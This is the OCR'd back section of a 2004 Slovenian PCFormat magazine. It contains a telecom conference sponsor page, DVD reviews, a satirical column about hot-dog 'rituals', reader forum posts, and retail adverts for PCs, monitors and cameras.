Generalni pokrovitelj

CISCO SYSTEMS

telekomunikacije telecommunications

10. - 11. november, Portorož, Slovenija

Veliki pokrovitelji

www.hermes-softlab.com

SIEMENS

ERICSSON

Pokrovitelji

THERE IS MORE TO LIFE THAN WORDS
WWW.MOBITEL.SI

simobil
vodafone

DE TEL

Gartner

MOBINIA

debitel
WWW.DEBITEL.SI

Medijski pokrovitelji

mobinet

IT& Telecoms Monitor

PRISTOP
Pristop Kliping

Michael Ganser
Cisco Systems Inc.

Boris Nemšič
Mobilkom Austria

Jouni Forsman
Gartner Inc.

dr. Klaus-D. Kohrt
Siemens AG/ UMTS Forum

Rista Linturija priznavajo za guruja informacijskih tehnologij in telekomunikacij. Za seboj ima preko 10.000 javnih nastopov, povezanih z informacijsko tehnologijo in futurologijo. Med drugim je kot ključni govorec nastopil na Svetovnem IT kongresu v Tajpeju (WCIT2002).

5. mednarodna konferenca Telekomunikacije

Podprli

UMTS Forum

GOSPODARSKA ZBORNICA SLOVENIJE

Grand Hotel Bernardin,
Portorož, Slovenija

Organizira: Mobinet d.o.o., Dunajska 104, SI-1000 Ljubljana, tel: +386 (0)1 565 32 08, fax: +386 (0)1 565 32 09

www.telekomunikacije.org

DVD MESECA

Star Wars Trilogy

Regija 2 20th Century Fox Home Entertainment

Z **izjemo nekaterih filmskih** klasik, kot sta *Citizen Kane* in *The Wizard of Oz*, bi težko našli bolj vpliven film, kot je franšiza *Star Wars* – svoj nepojmljivi uspeh je dosegla z uspešno mešanico znanstvene fantastike in razburljive pustolovščine, ki je zaznamovala cele generacije. Tako ni nobeno presenečenje, da je bila DVD izdaja izvirne trilogije *Star Wars* ena izmed najbolj pričakovanih v zgodovini tega medija.

Pravljični ep Georga Lucasa, postavljen v prostranstva vesolja, se je v tej izdaji znašel na štirih diskih: vsakemu delu trilogije (*A New Hope, Empire Strikes Back* in *Return of the Jedi*) so dodani zvočni komentarji ustvarjalcev filma in igralcev, četrti disk pa je nabito poln zabavnih in informativnih dodatkov, ob katerem se bodo marsikateremu ljubitelju orosile oči. Lucas se je odločil za izdajo novih, izboljšanih različic filmov, ki pa vključujejo tako minimalne spremembe, da jih bodo opazili izključno fanatični oboževalci. Pravo presenečenje se skriva na dodatnem disku v obliki obsežnega dokumentarca *Empire of Dreams: The Story of the Star Wars Trilogy*, ki ponuja vpogled v Lucasovo filmsko kariero ter razvoj in snemanje trilogije, ter drugih dodatkov, kot so *The Characters of Star Wars, The Birth of the Lightsaber* in *The Force is with Us: The Legacy of Star Wars*, ki obravnava zvezdno sago kot kulturni fenomen. Če hrepenite po informacijah o novem *Episode III: Revenge of the Sith*, pa vas bo navdušil napovednik, skoraj v celoti posvečen Anakinovi preobrazbi v Dartha Vaderja. Ja, sveti gral DVD-jev je končno tukaj. Naj bo Sila z vašo denarnico...

Ocena
Film ○○○○○
Disk ○○○○○

Irreversible

Regija 2 Tartan Video

Če je kdaj obstajal film, katerega naslov v popolnosti povzame gledalčevo reakcijo nanj, je to *Irreversible* (*Nepovratno*). S tematiko, ki je hollywoodski studii ne bi povohali za noben denar, se ukvarja na originalen in odkrit način, prizore ekstremnega nasilja in brutalnega, mučnega posilstva pa servira na tako realističen način, da ne boste mogli zamižati, tudi če bi hoteli.

Za tiste z močnim želodcem bo *Irreversible* le potovanje v pekel, za tiste, ki še nimajo izkušenj z zadnjim valom francoskih "šok filmov" (*Baise Moi, Fat Girl*) pa bo morda bolj milosten strel v glavo. Kakorkoli že, pa *Irreversible* ne boste nikoli pozabili.

Ocena
Film ○○○○○
Disk ○○○○○

The Butterfly Effect

Regija 2 Icon Home Entertainment

Možni svetovi, teorija kaosa in alternativne realnosti so običajno domena filozofov in kvantnih fizikov, le malokateremu filmu do sedaj pa je uspelo te visokoleteče ideje dvigniti iz brezna povprečnosti.

Evan (Ashton Kutcher) je mladenič z nenavadno sposobnostjo: s pomočjo svojih dnevnikov lahko potuje v preteklost, kjer poskuša popraviti reči, ki so šle po zlu. Vsako časovno potovanje pa spremeni njegovo sedanje življenje v nočno moro, zato je prisiljen postopek vedno znova ponavljati. Rezultat? Lobotomizirana, temačna zabava, ki ima več lukenj kot Evanov spomin.


Zaradi briljantne, a nerodno izpeljane ideje, oropane vsake logike, se boste kvečjemu praskali po glavi – če bi res radi videli, kako se stvari streže, si oglejte *Jacob's Ladder* ali *Donnie Darko*.

Ocena
Film ○○○○○
Disk ○○○○○

dvd kotiček

Filmi na poti v vaš predvajalnik.


Igby Goes Down Regija 2



Igby (Kieran Culkin) je zmeden najstnik, ki se po lastnih besedah "utaplja v bedakih". Njegovo noro disfunkcionalno družino sestavljajo mati (Susan Sarandon), ki ji pravi kar Mimi (ker je "ostudno bitje" predolgo), starejši brat s fašističnimi nagnjenji in shizofrenični oče (Bill Pullman). Zgrožen nad zlaganostjo sveta in vzorom odraslih, ki ga obkrožajo, pobegne v New York, da bi našel svoj prostor v svetu. *Igby Goes Down* je redek dragulj: nesramno zabaven in nežen film o odraščanju vas bo z ekscentričnimi liki in strupenim humorjem obenem nasmejal in šokiral.

○○○○○

50 First Dates Regija 2



Predstavljajte si, da bi morali osvojiti punco svojih sanj... vsak prekleti dan znova! Ravno to se zgodi Henryju (Adam Sandler), havajskemu veterinarju in serijskemu zapeljevalcu turistk, ko naleti na prelepo Lucy (Drew Barrymore), ki zaradi poškodbe glave v prometni nesreči trpi za izgubo kratkoročnega spomina. Toda Henry je prepričan, da je našel ljubezen svojega življenja in odloči se, da jo bo osvojil – za vedno!


○○○○○

Cold Mountain Regija 2

V času ameriške državljanske vojne se poskuša vojak Inman (Jude Law) vrniti domov, v mestece Cold Mountain, kjer ga zvesto čaka njegova ljubezen Ada (Nicole Kidman). Na svojem nevarnem potovanju se, tako kot kaznjenci iz *O Brother, Where Art Thou?*, srečuje z zanimivimi ljudmi, Ada pa se medtem spopada z življenjem na kmetiji. *Cold Mountain* je vizualno dodelana melodrama o vojni in ljubezni, ki pa kljub brezhibni igri glavnih igralcev, žal ne dosega epske širine in kvazi-mitskih razsežnosti, po katerih stremi.

○○○○○

21 Grams Regija 2



Režiser Alejandro Gonzalez Innaritu, ki si je pridobil zaslužen mednarodni sloves s svojim prvencem *Amores Perros*, je s *21 Grams* ustvaril ganljivo dramo o najbolj ekstremnih čustvih, krizah in konfliktih treh ljudi, ki jih poveže katastrofalna prometna nesreča. Mogočno in globoko pretresljivo pripoved o življenju, smrti, trpljenju in odrešitvi, ki popolnoma razkrije, kaj pomeni biti človek v najtežjih trenutkih življenja, odlikuje nepozabna igra Naomi Watts, Seana Penna in Benicia Del Tora.


○○○○○

Naslednji mesec ✦ PCFormat

V PRODAJI 1. DECEMBRA

Ena ali dve?

Preizkusili smo nVidiino tehnologijo SLI in ugotovili ali je boljša ena grafična kartica ali dve hkrati



PRAZNIKI PO FILMSKO

Razkrili vam bomo predvajalnike DVD vredne vašega časa

Naročite se na PCFormat

Prihranite 16%, in nikoli več ne zamudite izvoda PCF!

PCFormat vam prinaša

>> Vsak mesec CD ali DVD s celotnimi programi in najnovejšimi demo različicami iger
>> Opise najnovejše strojne in programske opreme ter iger
>> Poglobljene vodiče za modificiranje in čim boljši izkoristek PC-ja
>> Novice, intervjuje iz sveta računalništva in obsežne teme

Darilo naročnikom

Ob naročilu na *PCFormat* ali podaljšanju naročnine boste kot darilo prejeli **knjigo *100 novih računalniških zvijač*** založbe Pasadena (www.pasadena.si)
+ poster aktualne računalniške igre
+ brezplačen promocijski izvod revije *FHM* ali *Digitalna kamera*

Pokličite Biljano

Pokličite še danes, da si zagotovite prejem naslednje številke

02 330 330 1

Naročila sprejemamo

24 ur na dan

MODRA ŠTEVILKA

080 23 13

Kisli možgani

Pozor, naleteli ste na rubriko za vse ljubitelje kislih kumaric in ostalih oblik vložene zelenjave.

Mraz vs. **De Danaan**

Izziv meseca: Hrenovka

V nekaterih krogih danes hrenovka velja za nezdravo hrano, za hrano, ki jo serviraš gostom, kadar jih želiš med vrsticami opomniti, da se pri vas prava hrana servira samo pravim gostom. Staroslovanski narodi so na fenomen hrenovke gledali veliko bolj filozofsko in iz tistih časov je dobro znan kult hrenovke, obstajajo pa celo posredni dokazi, o obstoju sekte, imenovane "Sveta kuhana hrenovka". Osnova za ta skoraj sakralen pogled na hrenovko je dejstvo, da je v njej vse, razen hrena. Staroslovanski misleci so znali ceniti ta fantastičen paradoks, še več, v njem so uspeli videti celo odgovor na Večno vprašanje. Le v nekaterih močvirnatih predelih današnje Notranjske družinski starešine še ohranjajo in prenašajo na mlajše določene rituale in plese, posvečene svetinji Hrenovki. Med temi je gotovo najbolj znano t.i. "hrenovičenje", ki ga je v izvirnem tekstu mojstrovine *Bobri* omenil tudi Janez Jalen. Kasneje je bilo hrenovičenje iz neznanih razlogov črtano iz knjige. Gre pa za poseben ritual, ki se je izvajal tedensko, zlasti v družinah pristašev "Svete kuhane hrenovke" in izgleda tako: Vsa družina se ob prepevanju hvalnic svinjskemu mesu in črevesju zbere okoli mize, na katere sredino je postavljena skleda kuhanih hrenovk, poleg nje pa stoji manjša skledica naribanega hrena. Nato si glavar družine, običajno oče ali dedek, nadene "hrenus", posebno svečano pokrivalo sestavljeno iz ovčje kože in posušenih ter s smolo premazanih hrenovk. Ko vsi sedejo, glavar razdeli hrenovke in začne pripovedovati zgodbe o starih časih, ko mladina še ni bila tako pokvarjena. Ko ostane v skledi samo še ena hrenovka, mora vsak prisoten takoj pojesti še celo pest hrena, s čimer se simbolično obeleži popolnost sveta. Tistemu, ki se mu zaradi hrena prvemu ulijejo solze, je proglašen za kurjo rit in mora pomiti posodo in glavarju maziliti stopala, pri tem pa mora med ritnicami čvrsto stiskati preostalo hrenovko. Pred spanjem jo poje in "kazen" je končana.

Razmislite torej o teh dejstvih, ko si boste naslednjič v usta nespoštljivo tlačili kuhano, pečeno ali kako drugače pripravljeno hrenovko. Vedite, da tako pestre mešanice mesa in hranilnih snovi, kot je zbrana v ovitku hrenovke, ne boste našli nikjer. Če ste ob branju slučajno v svoji notranjosti začutili razsvetljenje in vas je zamikalo, da bi se pridružili klubu častilcev te jedi, nas najdete vsak peti četrtek v mesecu pri Bebotu na Šmartinski v Mariboru. Ta teden bo še posebej zabavno, saj bo predstavnik francoske podružnice predstavil recept za sladoled iz hrenovk, poseben gost z Japonske pa bo predstavil svojo knjigo *Hrenovka v samoobrambi*. Zabavno bo.

Cena Okoli 40 tolarjev za kos
Barva Svetlo rjava (ochenek odvisen od starosti)
Okus Po hrenovki, jasno
Priprava Kuhanje, pečenje, cvrtje, sušenje...

PCF 93% "Eden najbolj polnovrednih obrokov sploh, za smešno nizko ceno"

IZZOVITE MRAZA

Skočite na forum PCF na **www.pcformatslo.net/forum** in Gregorju servirajte izziv, ki mu bo obležal v želodcu.

SPLETNA NJIVA

Cvetke, ki jih sadite po naši spletni skupnosti na **www.pcformat slo.net/forum**.

Ste Moorovi pritaši?
Kdo je ta človek?
Avtor: Mafjozo

Prometna kultura
Prejšnji teden je spet deževalo. Spet so luže ceste prekrivale. Spet sem bil moker. Juhej. Komaj čakam, da bo plundra. Potem bom moker IN blaten.
Avtor: Mikey

PINK BAG
najbl glupa stvar kar so si jo zmisli....pše PINK bag,torba pa je dejansko črna..misl halo???kam gre ta svet???a ns majo za blond al kaj???pa vsi jo nosjo,mislm sj nj jo č jim pale sam ns ljudi majo te proizvajalci prov za glupe.....ni tko??
Avtor: pcgiri

Kuba potrebuje pravo revolucijo!
Demenca!
Od tebe ostane le senca!
Te ovira osebna preferenca?
Bi rad bil rdec?
Ostaja tvoj problem perec?
Da ne ves kdo si?
J****ga, meni itak dol visi..
Avtor: Earendil

Fwd >> Fwd

Barbaro skoraj povozijo in ko pride domov, ugotovi, zakaj so vozniki tako prekleto nervozni.

V bistvu je enostavno – teorije zarote niso samo teorije, temveč realnost. In država (ali države, če radi dosti potujete) želijo iz nas narediti živčne razvaline. Prvi problem je, ko ti spremenijo prometni režim na cesti, po kateri se voziš že milijon in pol let, da bi se ja zabil v prvega, ki bo opazil, da prometni znaki obstajajo. Še večji problem pa je, ko se človek znajde v neznanem mestu in poskuša uporabiti tisti drobec poznavanja cestno-prometnih predpisov. Nihče se za omenjeni izpit ni učil več kot šest sekund, pa še tisto malenkost večinoma pozabimo, še preden pošteno oddamo izpitno polo. In tako se znajdemo v brezizhodni situaciji, ko je potrebno ugotoviti, komu točno so naši vrli snovalci prometnega režima naročili, naj postavlja prometne znake. In zakaj.

No, ob čem takem pa je jasno, da se lahko znajdete samo v... Seveda pod pogojem, da se vedno držite skrajno desno.

...in hišni kino za domov!

priključnina + modem = hišni kino

Ponudba le v Ljubljani do vključno 20. novembra 2004

www.amis.net


080 20 10

zanesljivo amis

Bodi BOF.

Novi lepši svet elektronike

BOF
Building Of Fun



Osebni računalnik PC PLUS
BLADE A64

167.990 sit

- AMD Athlon™ 64 2800+
- pomnilnik 512 MB DDR 400 Mhz
- trdi disk 120 GB 7200 obratov/min
- grafična kartica Leadtek Winfast FX 5700 LE, 128 MB, tv-out
- NEC zapisovalnik DVD±R 8x dvoplastni

Osebni računalnik PC PLUS
NOX A64

195.990 sit

- AMD Athlon™ 64 3000+
- pomnilnik 512 MB DDR 400 Mhz
- trdi disk 160 GB 7200 obratov/min z 8 MB predpomnilnika, SATA 133 MHz
- grafična kartica Saphire ATI Radeon 9800 SE, 128 MB, tv-out
- NEC zapisovalnik DVD±R 8x dvoplastni

17" LCD monitor SAMSUNG
173 P


122.990 sit

- ločljivost 1280*1024; odzivni čas 25 ms
- kontrast 700:1; svetilnost 270 cd/m2
- vidni kot 178°/ 178°
- DVI vhod, obračanje zaslona za 90°
- aluminijasto ohišje; garancija 3 leta
- v srebrni barvi

Laserski tiskalnik KONICA - MINOLTA
PAGE PRO 1300W

29.890 sit

- hitrost tiskanja do 16 strani/min
- ločljivost: 1200 x 1200 dpi
- pomnilnik 8 MB
- vmesnik: paralelni, USB



Prenosni računalnik PRESTIGIO
NOBILE 157

359.990 sit

- procesor Intel Pentium-M Centrino 1.7 GHz Dothan, 2 MB cache
- pomnilnik 512 MB DDR
- trdi disk 60 GB, 5400 obratov/min
- grafična kartica ATI Radeon 9600 Mobility, 64 MB, tv-out
- zaslon 15.1" TFT 1400 x 1050
- DVD+RW 4x zapisovalnik
- modem 56k, IR, FireWire, USB 2.0, LAN 10/100 MBit, WLAN 54 Mbit
- čitalec spominskih kartic SD, MMC, MS
- masa 2,68 kg
- garancija 2 leti

darilo: torbica

Zvočniški sistem VIVANCO
BLUELIGGHT 5.1 SISTEM 620

10.990 sit

- Bassreflex Stereo System
- nizkotonec 20 W RMS
- sateliti 5 x 6 W RMS
- frekvenčni obseg: 40 Hz - 20 KHz
- daljinsko upravljanje
- možna stenska montaža satelitov

svetovanje

Svetovalci BOF-a vas bodo s strokovnimi nasveti privedli do izbora, ki bo zadostil vsem vašim željam, potrebam in zmožnostim. Najboljše za dom in žep.

BOF Ljubljana, delovni čas, **trgovina:** pon-sob: 9 - 21, **bar / CD shop:** pon-sob: 9 - 01, ned: 17 - 23 / BOF, BTC City, hala 18 (nasproti Koloseja), Ljubljana, **tel.: 01 548 44 60**
BOF Kranj, delovni čas, **trgovina:** pon-pet: 9 - 20, sob: 9 - 19, **bar / CD shop:** pon-sob: 9 - 21 / BOF, TC Supernova Kranj, Stara cesta 25, Kranj, **tel.: 04 281 27 10**
BOF Maribor, delovni čas, **trgovina:** pon-sob: 9 - 20, **bar / CD shop:** pon-čet: 9 - 23, pet-sob: 9 - 01 / BOF, Tržaška 7, Maribor, **tel.: 02 320 75 70**

PISARNA DOMA ZABAVA DOMA PRENOSNIKI BELA TEHNIKA KUHANJE OSEBNA NEGA CD DVD **www.bof.si**

Botax d.o.o. Ljubljana - Maloprodajna skupina, Šmartinska 152, Ljubljana, Slovenija, tel.: 01 / 548 44 60, www.bof.si. Ponudba velja od 2. 11. do razprodaje zalog. Tiskarska napaka ni razlog.

PCplus®


www.pcplus.si

PCplus PRIVILEGE servis
V primeru upravičene garancijske reklamacije Vam računalnik brezplačno prevzamemo in dostavimo.

OSEBNI RAČUNALNIKI

	e-office	i-f@mily	e-m@chine	g@mer TV Tuner	m@gic TV Tuner	Dream m@chine TV Tuner
Procesor:	Intel® Celeron® 2.667 GHz	AMD Sempron 2600+	Intel® Pentium® 4 3.0 GHz HT	AMD Sempron 2800+	AMD Sempron 3100+	Intel® Pentium® 4 3.0 GHz HT
Osnovna plošča:	Asus P4SP-MX	Asus A7N8X-VM	Asus P4SP-MX	Asus A7V8X-X	Asus K8V-X	Asus P4P800SE/GD
Pomnilnik:	256 MB DDR	256 MB DDR	512 MB DDR	512 MB DDR (PC2700)	512 MB DDR (PC2700)	512 MB DDR (PC2700)
Trdi disk:	60 GB 7.200 obr	80 GB 7.200 obr	160 GB 7.200 obr	80 GB 7.200 obr	160 GB 7.200 obr.	160 GB 7.200 obr.
DVD pogon	Combo DVD/CD-RW	Combo DVD/CD-RW	Combo DVD/CD-RW	DVD±RW 8x	DVD±RW 8x	DVD±RW 8x
Grafika:	integrirana + AGP reža	integr. GeForce4 MX + AGP reža	integrirana grafika + AGP	FX5700 128MB DDR, TVO, DVI	FX5700 256MB ,TVO, DVI	Radeon 9800SE 128MB DDR TVO DVI
Zvok:	integriran 6 kanalni	integriran 6 kanalni	integriran 6 kanalni	integriran 6 kanalni	integriran 6 kanalni	integriran 6 kanalni
Tipkovnica:	Multimedijska tipkovnica	PCplus tipkovnica	Multimedijska tipkovnica	Multimedijska tipkovnica	Multimedijska tipkovnica	Multimedijska tipkovnica
Miška:	miška 5 tipk, s koleščkom	miška 3 tipke, s koleščkom	optična miška s koleščkom	optična miška 3D, 5 tipk, s koleščkom	opt. miška, 5 tipk, s koleščkom	optična miška 3D, 5 tipk, s koleščkom
Zvočniki:	zvočniki 5.1 160W	zvočniki 180W	zvočniki 180W	zvočniki 180W	zvočniki 180W	...
Mrežna kartica:	LAN 10/100	LAN 10/100	LAN 10/100	LAN 10/100	LAN 10/100	LAN 10/100
TV tuner:	...	...	...	TV kartica	TV kartica	TV kartica
	94.900,-	**104.900,-**	**154.900,-**	**159.900,-**	**204.900,-**	**229.900,-**

e-yama 17NE1-S
Ločljivost:1280x1024
Svetlinost: 370cd/qm
Kontrast: 350:1
Odzivni čas: 14ms
Zvočniki 2 x 2,5W
89.900,-



NEC Accusync 91VM
Ločljivost: 1280x1024 / 60 Hz
Velikost pike: 0,294 mm
Odzivni čas: 25ms
Zvočniki
129.900,-

NEC VT 46
LCD tehnologija,
Ločljivost: 800x600,
Svetlinost: 1200 ANSI lumnov,
Kontrast: 400:1,
Velikost projekcije: 21"-300"
Daljinski upravljalec, zvočnik,
Teža: 2.9 kg
239.900,-

Waitec FREESTYLE
CD predvajalnik z MP3, radiokasetofon
BOOMBOX oblika,X-Bass funkcija, 2-sistemski zvočniki
14.900,-

Notesnik PCplus
LCD zaslon 15.1"
Procesor Intel Celeron 2,8 GHz
Pomnilnik 256MB, 40GB disk,
DVD-RW pogon, modem 56k,
grafična kartica Intel Extreme
5x USB 2.0, LAN 10/100
TV izhod, Li-Ion baterija
219.900,-

DVD/DivX predvajalnik Bellagio
Podpora za podnapise s slovenskimi znaki
Podprti formati: MPEG4, DivX , XviD
VCD, JPEG, MP3, MP3-Pro, WMA
Priključki: SCART, Coaxial-Digital Out
Composite Video, S-Video
Daljinski upravljalec z baterijami
15.900,-

iiyama

Vision Master 1451
Največja ločljivost: 1600x1200
Opt. ločljivost: 1280x1024
Velikost pike: 0,26mm
49.900,-

Vision Master 454
Največja ločljivost: 1920x1440
Opt. ločljivost: 1800x1200
Velikost pike: 0.24 mm
109.900,-

Hansol

Hansol 730E - **Novita**
Velikost pike: 0,28mm
Največja ločljivost: 1280x1024
Opt. ločljivost: 1024x768
28.400,-

Belinea

Belinea model 10 30 75
DynaFlat raven zaslon
Ločljivost: 1024x768 / 85 Hz
Velikost pike: 0,27 mm
30.900,-

Belinea model 10 60 55
Dynaflat raven zaslon
Ločljivost: 1280x1024 / 85 Hz
Velikost pike: 0,25 mm
46.900,-

Belinea model 10 17 11
Ločljivost: 1280x1024 / 75 Hz
Velikost pike: 0,264 mm
Kontrastno razmerje: 450:1
Zvočniki
79.900,-

YUSMART

178MP
Ločljivost: 1280x1024
Velikost pike: 0,264mm
Kontrastno razmerje: 450:1
Svetlinost: 270cd/m²
Odzivni čas: 16ms, Zvočniki
74.900,-

Likom CRT 17"
Ločljivost: 1024x768 / 85 Hz
Velikost pike: 0,27 mm
25.900,-

Likom CRT 17" flat
Flat raven zaslon
Ločljivost: 1024x768 / 85 Hz
Velikost pike: 0,27 mm
29.900,-

FUJIFILM

FinePix A340
4.1 MPix tipalo, 1,5" LCD zaslon
3x optični + 1.7x dig. zoom
10-80cm makro način
4 možnosti fotografiranja
Snemanje AVI filmov
xD reža + 16MB xD kartica
USB povezava
49.900,- PROMOCIJSKA CENA

FinePix E500
4.1 MPix tipalo
2" LCD zaslon
3,2x optični + 3,6x digitalni zoom
6,7-80cm makro način
2,6-80cm Super macro način
4 možnosti fotografiranja
Snemanje AVI filmov
xD reža + 16MB xD kartica
USB povezava
72.600,- PROMOCIJSKA CENA

FinePix E510
5.2 MPix tipalo
2" LCD zaslon
3,2x optični + 3,9x digitalni zoom
8,7-80cm makro način
2,6-80cm Super macro način
4 možnosti fotografiranja
Snemanje AVI filmov
xD reža + 16MB xD kartica
USB povezava
84.800,- PROMOCIJSKA CENA

FinePix F440
4.1 MPix tipalo
2" LCD zaslon
3,4x optični +3,8x digitalni zoom
9-80cm makro način
4 možnosti fotografiranja
Snemanje AVI filmov
xD reža + 16MB xD kartica
USB povezava
84.800,- PROMOCIJSKA CENA

RICOH

Priloženi barvni pokrovčki!

Ricoh Caplio RZ1
4.0 MPix tipalo
1,8" LCD zaslon s histogramom
3x optični + 3,6x digitalni zoom
Leča: f: 5.65 – 16.95mm, F: 2.8 (W) – 5.0 (T)
1 cm macro način
6 različnih programov fotografiranja
Časovno neomejeno snemanje AVI filmov
12MB interni spomin + SD reža
USB povezava, barvni pokrovčki
45.900,- PROMOCIJSKA CENA

Ricoh Caplio R1
4.0 MPix tipalo
1,8" LCD zaslon s histogramom
4.8x optični + 3.6x digitalni zoom
Leča: f: 4.8 – 22.2mm, F: 3.3 (W) - 4.8 (T)
Wide zoom, 1 cm macro način
6 različnih programov fotografiranja
Najhitrejši zagonski čas na svetu - 0,8s
Časovno neomejeno snemanje AVI filmov z zvokom
12MB interni spomin + SD reža
USB povezava, AV izhod
64.900,- PROMOCIJSKA CENA

Ricoh Caplio GX
5.0 MPix tipalo
1,8" LCD zaslon s histogramom
3x optični + 4x digitalni zoom
Leča: F: 5.8 - 17.4mm, F: 2.5(W) - 4.3 (T)
Wide Zoom, 1 cm macro način
Časovno neomejeno snemanje AVI filmov z zvokom, 1,2s hitri zagon
12MB interni spomin + SD reža
USB povezava, AV izhod
6 programov fotografiranja
Zelo majhna poraba energije (Li-Ion 3.400 fotografij)
89.900,- PROMOCIJSKA CENA

NEC

NEC Versa M340 Pentium M
Intel® Pentium® M procesor z 1,50 GHz
Intel® 855GM nabor, Wireless LAN
Trdi disk 40 GB, 256MB DDR RAM,
15" TFT XGA zaslon,
Combo DVD/CD-RW pogon,
Integ. grafična kartica do 64MB, 3x USB 2.0,
Integ. zvočna kartica, 56k modem,
LAN 10/100, Li-Ion baterija
Free DOS, teža 2.8 kg
299.900,-

NEC Versa M340 Celeron M
Intel® Celeron® M procesor z 1,50 GHz
Intel® 855GM nabor, Wireless LAN
Trdi disk 40 GB, 256MB DDR RAM,
15" TFT XGA zaslon,
Combo DVD/CD-RW pogon,
Integ. grafična kartica do 32MB, 4x USB 2.0,
Integ. zvočna kartica, 56k modem,
LAN 10/100, Li-Ion baterija
Free DOS, teža 2.8 kg
239.900,-

PRODAJNA MESTA:

HARVEY NORMAN
LJUBLJANA: 01/585 50 00

POWER PLUS
CELJE: 03/428 20 38
LJUBLJANA: 01/511 27 27
MARIBOR: 02/252 60 06

METALING d.o.o.
CELJE: 080 10 01
www.trgovina.metaling.si

BIG BANG
KOPER: 05/630 65 00
KRANJ: 04/281 23 19
U. - BTC: 01/587 35 73
U. - RUDNIK: 01/420 25 60
MARIBOR: 02/320 39 36
JESENICE: 04/583 68 00
PTUJ: 02/771 05 96
M.SOBOTA: 02/539 12 70
CELJE: 03/425 25 57

BOF
LJUBLJANA: 01/548 44 60
KRANJ: 04/281 27 10
MARIBOR: 02/320 75 70

Centri Interspar

Katalog Quelle

Meier Rač. inženiring
PIVKA: 05/757 11 50

PCS computers
PTUJ: 02/780 02 60
RAVNE: 02/822 13 32
ORMOŽ: 02/741 16 09

Tech-Trade Center d.o.o.
LJUBLJANA: 01/434 01 08

MENTIS
DRAVOGRAD: 02/630 65 00
VELENJE: 03/897 68 50

JANUS TRADE d.o.o.
LESCE: 04/532 01 55
CELJE: 03/425 50 80
KRŠKO: 07/48 80 890
M. SOBOTA: 02/53 03 830
RAVNE: 02/87 50 190
KRANJ: 04/20 15 850

MPRINT d.o.o.
CELJE: 03/490 40 10

TC Merkur
TC Hudinja, CE: 03/54 32 715
TC Dom Tabor, MB: 02/32 06 126
TC Ljubljana: 01/52 00 822
TC Rudnik, LJ: 01/28 01 042
TC Primskovo, KR: 04/20 17 938
TC Nova Gorica: 05/33 11 236

Avto-izziv
VRHNIKA: 01/750 21 13

ROLAN
MARIBOR: 02/300 13 00

Novo! računalniška e-trgovina www.pcplus.si
Nakup

Nekatere trgovine prodajajo samo del artiklov iz ponudbe na oglasu.

www.pcplus.si

Vse cene so v SIT in že vsebujejo DDV, cene so informativne, zlasti so lahko sprotne, za morebitne napake ne odgovarjamo in si pridržujemo pravico do sprememb. Prikazani izdelki, Celeron, Intel Inside in Pentium so registrirane blagovne znamke podjetja IntelCorp. AMD, AMD Duron, AMD Athlon in AMD Athlon XP so blagovne znamke podjetja Advanced Micro Devices. Vse pravice pridržane.
PCplus d.o.o., Stegne 13, Ljubljana.